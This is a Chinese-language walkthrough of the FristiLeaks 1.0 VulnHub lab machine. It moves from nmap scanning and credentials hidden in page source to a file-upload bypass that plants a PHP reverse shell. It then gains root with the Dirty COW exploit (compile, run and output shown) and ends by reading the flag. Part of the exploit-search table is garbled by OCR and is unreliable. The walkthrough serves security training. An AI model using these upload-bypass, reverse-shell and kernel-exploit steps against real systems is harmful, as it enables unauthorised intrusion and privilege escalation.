
### 一、虚拟机配置


1. 作者说需要手动修改虚拟机mac地址



2. 如果vmware版本太新的话,导入靶机ovf的时候会提示ovf合规错误



3. 点击重试,导入后不要直接修改设置,右键虚拟机——>管理——>更改硬件兼容性,将兼容性修改为16.x,克隆虚拟机即可,然后就可以在设置——>网络适配器——>高级中通修改虚拟机的mac地址了



# 二、信息收集

1. 主机发现,如下,192.168.0.101就是靶机

```
Starting Nmap 7.94 (https://nmap.org) at 2023-07-09 00:50 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.100
Host is up (0.059s latency).
Nmap scan report for 192.168.0.101
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.106
Host is up (0.00041s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.06 seconds
```

#### 2. 端口扫描

```
nmap -sC -sV -T4 192.168.0.101
```

```
-$ nmap -sV -sC -T4 192.168.0.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-09 01:00 EDT
Nmap scan report for 192.168.0.101
Host is up (0.90s latency).
Not shown: 959 filtered tcp ports (no-response), 40 filtered tcp ports (host-unreach)
PORT STATE SERVICE VERSION
                    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
80/tcp open http
| http-robots.txt: 3 disallowed entries
  /cola /sisi /beer
| http-methods:
    Potentially risky methods: TRACE
_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 43.13 seconds
```


3. 发现只有一个80端口,web中间件是Apache httpd 2.2.15,系统CentOS,DAV版本2,PHP版本5.3.3,存在robots.txt文件,先用nmap扫描一下是否有漏洞,没有发现什么漏洞,打开web站点看一下



4. 看一下robots.txt文件,发现有三个目录

User-agent: \*
Disallow: /cola
Disallow: /sisi
Disallow: /beer

5. 三个目录都是同一张图片,没有其它东西




6. 没有其它东西了,图片中提到了一个域名memegenerator.net,修改host解析后发现也没有什么东西,再回顾一遍,发现首页多次提到一个fristi,访问一下这个URL看看,发现是一个登录界面



### Welcome to #fristileaks admin portal



7. F12发现源码中有一个base64编码的图片和一个注释,先保存下来



8. 似乎没有注入,尝试弱口令也没有成功,尝试base64解码上面的注释,发现是也是一张图片



9. 使用注释中的字符替换base64编码的图片,发现源码中第一个center标签中还有有一个注释,其中提到了开发者的名字

Member Login
Username :
Password :

#### Welcome to #fristileaks admin portal



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10. 使用如下口令登录网站,发现后台有文件上传

eezeepz keKkeKKeKKeKkEk

Login successful


upload file

## 三、getshell

### 1. 发现文件上传存在校验

Sorry, is not a valid file. Only allowed are: png,jpg,gif Sorry, file not uploaded

2. 给文件添加一个.jpg的后缀,上传php-reverse-shell.php,如下,上传成功



3. kali开启监听, web访问php-reverse-shell.php.jpg文件,如下,成功获取shell

### 四、权限提升

1. 查看内核版本,如下,为linux Red Hat 2.6.32

```
sh-4.1$ uname -a uname -a uname -a uname -a Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux sh-4.1$ cat /proc/version cat /proc/version Linux version 2.6.32-573.8.1.el6.x86_64 (mockbuild@c6b8.bsys.dev.centos.org) (gcc version 4.4.7 20120313 (Red Hat 4.4.7-16) (GCC) ) #1 SMP Tue Nov 10 18:01:38 UTC 2015 sh-4.1$ ■
```

2. 搜索该内核的漏洞,如下,有两个漏洞

```
Exploit Title | Path

Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalation
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktcdvd' Kernel Memory Disclosure | linux/local/15150.c

Shellcodes: No Results
```

3. cd到/var/www/html目录 在fristi下发现checklogin.php文件,cat发现里面有mysql账号密码,不是root权限的,数据库中也没有什么东西

```
sh-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="41l3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['myusername'];
</pre>
```

### 4. 使用脏牛提权,将脚本上传到靶机

```
Exploit Title

Linux Kernel - 'The Huge Divis Cow' Overwriting The Huge Zero Page (1)

Linux Kernel - 'The Huge Divis Cow' Overwriting The Huge Zero Page (2)

Linux Kernel - The Huge Divis Cow Overwriting The Huge Zero Page (2)

Linux Kernel - (2.6.22 < 3.9 (3.66)/464) - "Mark Cow (1907/Self/mem Rac Condition Privilege Escalation (SUID Method) | Linux/local/4686.c c | Linux/scal/4686.c | Linux/scal/4686.c c | Linux/scal/4686.c c | Linux/scal/4686.c | Linux/scal/4686.c c | Linux/scal/4686.c c | Linux/scal/4686.c | Linux/scal/4686.c c | Linux/scal/4686.c | Linux/scal/46866.c | Linux/scal/46866.c | Linux/scal/46866.c | Linux/scal/46866.c | Linux/scal/46866.
```

### 5. 编译exp并创建一个新的超级管理员用户

```
gcc -pthread 40839.c -o dirty -lcrypt
./dirty xiaodi #xiaodi是新建用户的密码
```

```
sh-4.1$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
sh-4.1$ ls
ls
15024.c
15150.c
40616.c
40616.0
40839.c
checklogin.php
dirty
do_upload.php
exp
index.php
login_success.php
logout.php
main_login.php
pic.b64
pic2.b64
upload.php
uploads
sh-4.1$ ./dirty xiaodi
./dirty xiaodi
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: xiaodi
Complete line:
firefart:fiMDSd58gBacE:0:0:pwned:/root:/bin/bash
mmap: 7f9612416000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'xiaodi'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
sh-4.1$
```

6. 随后切换到firefart用户,结果提示standard in must be a tty,需要切换到交互式shell,然后切换到firefart用户,成功获取root权限

```
python -c 'import pty;pty.spawn("/bin/bash")'
su firefart
```

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ su firefart
su firefart
Password: xiaodi
[firefart@localhost fristi]# id
id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@localhost fristi]# cd /root
cd /root
[firefart@localhost ~]# ls
ls
fristileaks_secrets.txt
[firefart@localhost ~]# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0×A [https://tldr.nu]
I wonder if you beat it in the maximum 4 hours it's supposed to take!
Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)
Flag: Y0u_kn0w_y0u_l0ve_fr1st1
```